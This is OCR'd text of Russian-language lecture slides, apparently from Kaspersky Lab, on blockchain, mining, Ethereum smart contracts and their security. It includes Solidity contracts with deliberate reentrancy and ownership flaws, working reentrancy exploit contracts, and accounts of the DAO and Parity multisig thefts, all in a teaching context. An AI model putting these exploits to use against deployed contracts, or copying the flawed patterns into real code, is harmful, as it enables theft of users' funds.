
Недостатки

- Неэффективный, немасштабируемый (ни вверх, ни вниз)
- Неконфиденциальный
- Платный
- Сложно делать свой (если Proof-of-Work)
- Замусоренный
- Опасный
- Псевдонимный

Что такое майнинг

- Обслуживание блокчейна (создание новых блоков, обработка транзакций)
- Процесс «тряски» блока, чтобы он стал «красивым» (значение хеша меньше таргета)
- Получение вознаграждения в виде эмиссии или комиссий

- Если эмиссии в публичном блокчейне нет, то майнинг называется форжингом



Майнящий отец – горе в семье

KASPERSKY lab


Kncminer

Принцип записи

- Proof-of-Work
  - Майнеры меняют заголовок блока, пока хеш не станет красивым
  - Энергозатратно, особенно неэффективно
  - Создать свою PoW сеть очень сложно без достаточной мотивации большого круга майнеров
  - PoW сети стремятся к централизации (появляются пулы)
- Proof-of-Stake
  - Сформировать блок дают конкретному выбранному участнику (шанс пропорционален состоянию)
  - Можно скупить нынче пустые кошельки и переписать историю с момента, когда они были полные
  - Часто используют гибриды PoS+PoW
  - PoS сети стремятся к централизации (деньги аккумулируются, чтобы увеличить доход)
- Proof-of-Authority
  - Писать могут только сервера (мастер-ноды)
  - Их ключи в списке доверенных
  - Можно ограничить долю каждого сервера среди последних N блоков, чтобы один скомпрометированный ключ не скомпрометировал всю сеть
  - PoA сети по сути централизованы
- При любом раскладе действует Proof-of-Correctness
  - Невалидный блок не будет принят

Недостатки Bitcoin

- Если ты опоздал, то покупаешь монетки задорого
- Если ты опоздал, ты майнишь мало
- Блок создается раз в 10 минут – тяжело купить жвачку
- Размер блока позволяет сделать не более 3 транзакций в секунду (08.2017 вбили костыль, стало 6)
- Все видят все транзакции кошелька – нельзя отмыть деньги и обналичить (без использования миксера)
- Решаемая задача (подбор SHA256) слишком проста для ASIC – нету частников, только фермы
- Весь майнинг сосредоточен в «пулах», сеть централизовалась. 20 пулов создают 98% блоков
- Хочется решать больше задач при помощи модного блокчейна (реестр алмазов, DNS, распределенное хранилище…)

- Надо придумать свою валюту, с блекджеком

#	Name	Market Cap	Price	Circulating Supply	Volume (24h)	% Change (24h)	Price Graph (7d)
1	Bitcoin	$41,276,360,434	$2514.99	16,412,137 BTC	$1,294,400,000	-5.07%	
2	Ethereum	$25,784,932,572	$277.83	92,806,639 ETH	$1,529,390,000	-13.59%	
3	Ripple	$11,129,123,821	$0.290643	38,291,387,790 XRP *	$191,554,000	-4.68%	
4	Litecoin	$2,068,370,032	$39.99	51,722,957 LTC	$364,736,000	-12.22%	
5	Ethereum Classic	$1,858,471,815	$19.99	92,975,192 ETC	$235,765,000	-11.92%	
6	NEM	$1,458,405,000	$0.162045	8,999,999,999 XEM *	$8,441,160	-12.89%	
7	Dash	$1,223,047,700	$165.60	7,385,732 DASH	$33,916,800	-8.38%	
8	IOTA	$1,119,177,868	$0.402650	2,779,530,283 MIOTA *	$7,554,770	-20.67%	
9	BitShares	$674,430,472	$0.259761	2,596,350,000 BTS *	$73,111,400	-16.71%	
10	Monero	$630,498,135	$42.92	14,688,675 XMR	$14,011,400	-10.18%	

Ethereum – Blockchain 2.0

KASPERSKY lab

Ethereum Contracts

- Первый выпуск 30.07.2015
- Поддерживает «умные контракты» и виртуальную машину для их исполнения
- Все кошельки делятся на людские (управляемые извне) и контракты (код)
- Язык контрактов тьюринг-полный (циклы, функции и т.п.)
- Обычно контракты пишут на Solidity, но Ethereum Virtual Machine выполняет байткод, ей все равно
- Код выполняется, когда его вызывают или когда на кошелек приходит символическая сумма
- Код сохраняет и обновляет свое состояние в блокчейне
- Все ноды выполняют код одинаково, детерминированно

Gas

- Чтобы код не загрузил сеть (не зациклился), используется Gas - топливо для исполнения, счетчик инструкций
- Вы покупаете газ у майнера (за эфир) по штатной цене и задаете лимит на выполнение вашей транзакции
- Если ваша команда недовыполнилась, газ не вернут, его все равно заберет себе майнер, результаты работы транзакции откатят
- Разместить контракт/считать данные из хранилища/записать данные/передать деньги – всё требует газ

Использование умных контрактов

- Можно написать пирамиду: если на кошелек-контракт приходит 1 эфир, высылаем в ответ 2 из поступивших после средств
- Можно реализовать лотерею: сначала деньги собираются на кошелек-контракт, а потом он выбирает счастливчика (пропорционально) и отправляет выигрыш
- Можно реализовать казино
- Можно реализовать аукцион, и даже слепой аукцион
- Можно реализовать деривативы (сделки с условиями): фьючерсы, свопы, опционы…

- Главное: все видят (условно) текст контракта, все понимают условия его работы, ему можно доверять, потому что это блокчейн
- К контракту обычно пишут HTML-фронтенд, который позволяет общаться с блокчейном и видеть результат

Ограничения смарт-контрактов

- Сложно получить **случайные числа**
- Не так просто «**спрятать**» какую-то информацию
- Нет связи с **внешним миром**
- **Для взаимодействия** с контрактами пользователям нужен эфир
- Ethereum работает **медленно**. На весь мир можно выполнить 3-5 транзакций в секунду.
- Сами смарт-контракты обычно выполняют **немного действий**
- Если в смарт-контракте есть **ошибки**, то это навсегда
- А еще смарт-контракты могут зависнуть или вообще, **работать не так**

Пузыри (ICO / initial coin offering / cryptoinvestment / crowdsale)

- Главное использование контрактов – удобная организация «пузырей»
- Допустим, у вас отличная идея, и вы хотите собрать денег на ее реализацию
- У KickStarter/IndieGoGo ряд недостатков
- Вы создаете контракт
  - Когда на него прих … ля акции/монетки/ток
  - Когда ваш бизнес … люту/товар в соответствии со вкладом
  - Можно запрограм…
  - Токены можно зар…
- Среднее ICO собирает…
  - Миллионы людей … тор”
  - «Криптоинвесторы … у компании ~~нет прибыли~~ нет продукта, есть тол…
  - Организатор полу… с
  - Организатор, получив эфир, может сделать pump and dump токенов
  - Если идея – альткойн, то организатор автоматом получает большую капитализацию новой валюты
  - Ничего общего с крахом доткомов 2000 года
- Эфир – топливо для пузырей


Пишем типичный контракт

```
contract StarDAO
{
        address owner;
        function StarDAO() payable { owner = msg.sender; }
        function GetOwner() returns (address) { return owner; }
       modifier onlyOwner
        {
                if (msg.sender != owner)
                        throw;
                _;
        }
        function TransferOwnership(address newOwner) onlyOwner { owner = newOwner; }
```

Пишем типичный контракт

```
contract TokenExchange
{
  mapping (address => uint) balances;

  function BuyTokens() payable
  {
    balances[msg.sender] += msg.value;
  }

  function SellTokens(uint amount)
  {
    if (balances[msg.sender] >= amount)
    {
      if (msg.sender.call.value(amount)() == false) // send money to caller
        throw;
      balances[msg.sender] -= amount;
    }
  }
}
```

Эксплуатируем контракт



```
contract TokenExchange
{
  mapping (address => uint) balances;

  function BuyTokens() payable
  {
    balances[msg.sender] += msg.value;
  }

  function SellTokens(uint amount)
  {
    if (balances[msg.sender] >= amount)
    {
      if (msg.sender.call.value(amount)() == false)
        throw;
      balances[msg.sender] -= amount;
    }
  }
}
```

```
function launchAttack()
{
  attack = true;
  dao.BuyTokens.value(1)();
  dao.SellTokens(1);
}

function () payable // default function
{                   // to receive money
  if (attack)
  {
    attack = false;
    dao.SellTokens(1);
  }
}
```

```
mapping (address => uint) starTokens;
uint starTokensTotalSupply = 0;
function BuyTokens() payable
{
        starTokensTotalSupply += msg.value;
        starTokens[msg.sender] += msg.value;
}
function SellTokens(uint amount)
{
        if (starTokens[msg.sender] >= amount)
        {
                if (msg.sender.call.value(amount)() == false)
                        throw;
                starTokensTotalSupply -= amount;
                starTokens[msg.sender] -= amount;
        }
}
```

Contract ExploitStarDAO

```
function launchAttack()
{
        attack = true;
        dao.BuyTokens.value(1)();
        dao.SellTokens(1);
        dao.SendTokens(owner, dao.GetBalance(this));
}
function () payable
{
        if (attack)
        {
                attack = false;
                dao.SellTokens(1);
        }
}
```

```
mapping (address => uint) starTokens;
uint starTokensTotalSupply = 0;
function BuyTokens() payable
{
        starTokensTotalSupply += msg.value;
        starTokens[msg.sender] += msg.value;
}
function SellTokens(uint amount)
{
        if (starTokens[msg.sender] >= amount)
        {
                if (msg.sender.call.value(amount)() == false)
                        throw;
                starTokensTotalSupply -= amount;
                starTokens[msg.sender] -= amount;
        }
}
```

```
function launchAttack()
{
        attack = true;
        dao.BuyTokens.value(1)();
        dao.SellTokens(1);
        dao.SendTokens(owner, dao.GetBalance(
}
function () payable
{
        if (attack)
        {
                attack = false;
                dao.SellTokens(1);
        }
}
```

Какая-то функция в StarDAO

```
function HashReverse(bytes s) constant returns (uint8[32])
{
        uint8[32] res;
        bytes32 z = sha3(s);
        for (uint8 i = 0; i < 32; i++)
                res[31 - i] = uint8(z[i]);
        return res;
}
```

- Память в EVM бывает: storage, memory, code, calldata, stack
- Storage – это адресное пространство с длиной адреса 32 байта, разбитое на ячейки по 32 байта, хранится в блокчейне, в отличие от memory
- Все глобальные переменные и все массивы хранятся в storage, если не указано иное
- Все данные инициализируются нулями по умолчанию
- Массив res будет размещен по нулевому адресу, там же, где и переменная owner ☺
- Модификатор constant пока не поддерживается компиляторами

Как выдавать деньги вкладчикам

```
function payAll()
{ …
      var ToPay = TotalBonus / addresses.length;
      for (var i = 0; i < addresses.length; i++)
      {
            If (!addresses[i].send(ToPay))  // can consume not more then 9040 gas, returns false on fail
                  break;
       }
       TotalBonus = 0; // bonus paid
}
```

- Цикл дойдет до 255-го адреса и начнется сначала (высосет все деньги)
- Цикл защищен от re-entrancy атаки, но это ничуть не помогает
- Не раздавайте деньги вкладчикам. Пусть они сами приходят за деньгами (и платят за газ)

```
function withdraw()
{
       uint amount = pendingWithdrawals[msg.sender];
       pendingWithdrawals[msg.sender] = 0;
       msg.sender.transfer(amount);
}
```

The DAO robbery

The DAO story

- DAO (Decentralized Autonomous Organization) - организация, реализованная на смарт-контрактах
- The DAO – конкретная DAO, реализованная отчасти разработчиками Ethereum, для коллективных инвестиций
- Все автоматизировано, никаких издержек на управление. Прямая демократия.
- На 06.06.2016 в нее 20000 «криптоинвесторов» вложили $150 млн, 13.6% всего эфира (11 млн ETH)
- Инвесторы могут голосованием решать, в какой проект инвестировать
- Инвесторы могут проголосовать «ногами» и вывести свои деньги в childDAO, происходит split
- Апатия участников, социальные эксплоиты

- 17.06.2016 злоумышленник вывел на подконтрольную ему дочернюю DarkDAO 3.5 млн ETH ($60 млн по курсу на 17.06)
- По правилам DAO эфир нельзя обналичить в течение месяца после split’a, что дало время разработчикам обдумать положение, в котором они оказались
- «The terms of The DAO Creation are set forth in the smart contract» - любые операции, дозволенные самим кодом программы, должны признаваться законными

The DAO story

- DAO - Decentralized Autonomous Organization, организация, реализованная на смарт-контрактах
- The DAO – конкретная DAO, реализованная отчасти разработчиками Ethereum, для коллективных инвестиций
- Все автоматизировано, никаких издержек на управление. Прямая демократия.
- На 06.06.2016 в нее 20000 «криптоинвесторов» вложили $150 млн, 13.6% всего эфира (11 млн ETH)
- Инвесторы могут голосованием решать, в какой проект инвестировать
- Инвесторы могут вывести свои деньги в childDAO, происходит split
- «The terms of The DAO Creation are set forth in the smart contract» - любые операции, дозволенные самим кодом программы, должны признаваться законными

- 17.06.2016 злоумышленник вывел на подконтрольную ему дочернюю DarkDAO 3.5 млн ETH ($60 млн по курсу на 17.06)
- По правилам childDAO эфир нельзя обналичить в течение месяца после split’а, что дало время разработчикам обдумать положение, в котором они оказались
  - Думать пришлось быстро

Real splitDAO code

```
function splitDAO(uint _proposalID, address _newCurator) noEther onlyTokenholders returns (bool _success)
{
        ….
        // Burn DAO Tokens
        Transfer(msg.sender, 0, balances[msg.sender]);
        withdrawRewardFor(msg.sender); // be nice, and get his rewards
        totalSupply -= balances[msg.sender];
        balances[msg.sender] = 0;
        paidOut[msg.sender] = 0;
        return true;
    }
```

- Transfer() just logs the event to blockchain, no real transfer. transfer() should be used instead
- Дивиденды высылались даже если они равны 0
- Так же уязвимы еще две функции

Stephan Tual Follow
Slock.it Founder, Blockchain and Smart Contract Expert, Former CCO Ethereum
Jun 12, 2016 · 3 min read · Unlisted

No DAO funds at risk following the Ethereum smart contract 'recursive call' bug discovery

Our team is blessed to have Dr. Christian Reitwießner, Father of Solidity, as its Advisor. During the early development of the DAO Framework 1.1 and thanks to his guidance we were made aware of a generic vulnerability common to all Ethereum smart contracts. We promptly circumvented this so-called "recursive call vulnerability" or "race to empty" from the DAO Framework 1.1 as can be seen on line 580:

The DAO attack

- Атакующий вызывал splitDAO с глубиной стека 30, имея на счету 258 ETH (~$5000)
- Перед раскруткой стека атакующий
  - Переводил свои токены на другой свой «инвест-счет»
  - Резолвил стек вызовов, его баланс обнулялся (многократно)
  - Переводил свои токены обратно на тот же аккаунт
- Атакующий повторял атаку 50 раз, суммарно украв 3.5 млн ETH
- Инвесторы смотрели, как едут деньги, но ничего не могли сделать
  - Курс эфира просел в два раза
- Через пять дней другой атакующий повторил атаку и вывел еще $100 тысяч
- Разработчики повторили атаку и вывели все оставшиеся деньги на подконтрольный им контракт
- Атакующий написал открытое письмо, что он сделал все по правилам и ни в чем не виноват. Жизнь продолжается.

Parity MultiSig Hack

Parity MultiSig Hack

- MultiSig Wallet – контракт-кошелек, транзакции можно совершать с подтверждения нескольких владельцев
- 19.07.2017 хакер украл с трех multisig-кошельков 150 000 ETH (~$30 mln)
- «Белые хакеры» быстро спасли еще $150 mln с других кошельков
- Уязвимость внесена 7.03.2017


```
contract Owned
{
  address owner;

  function Owned()
  {
    init();
  }

  function init()
  {
    owner = msg.sender;
  }

  function get() public
  {
    if (owner == msg.sender)
      msg.sender.send(this.balance);
  }
}
```

- Просто добавить internal было нельзя из-за архитектурного решения (delegatecall(msg.data))

CoinDash Hack

CoinDash Hack

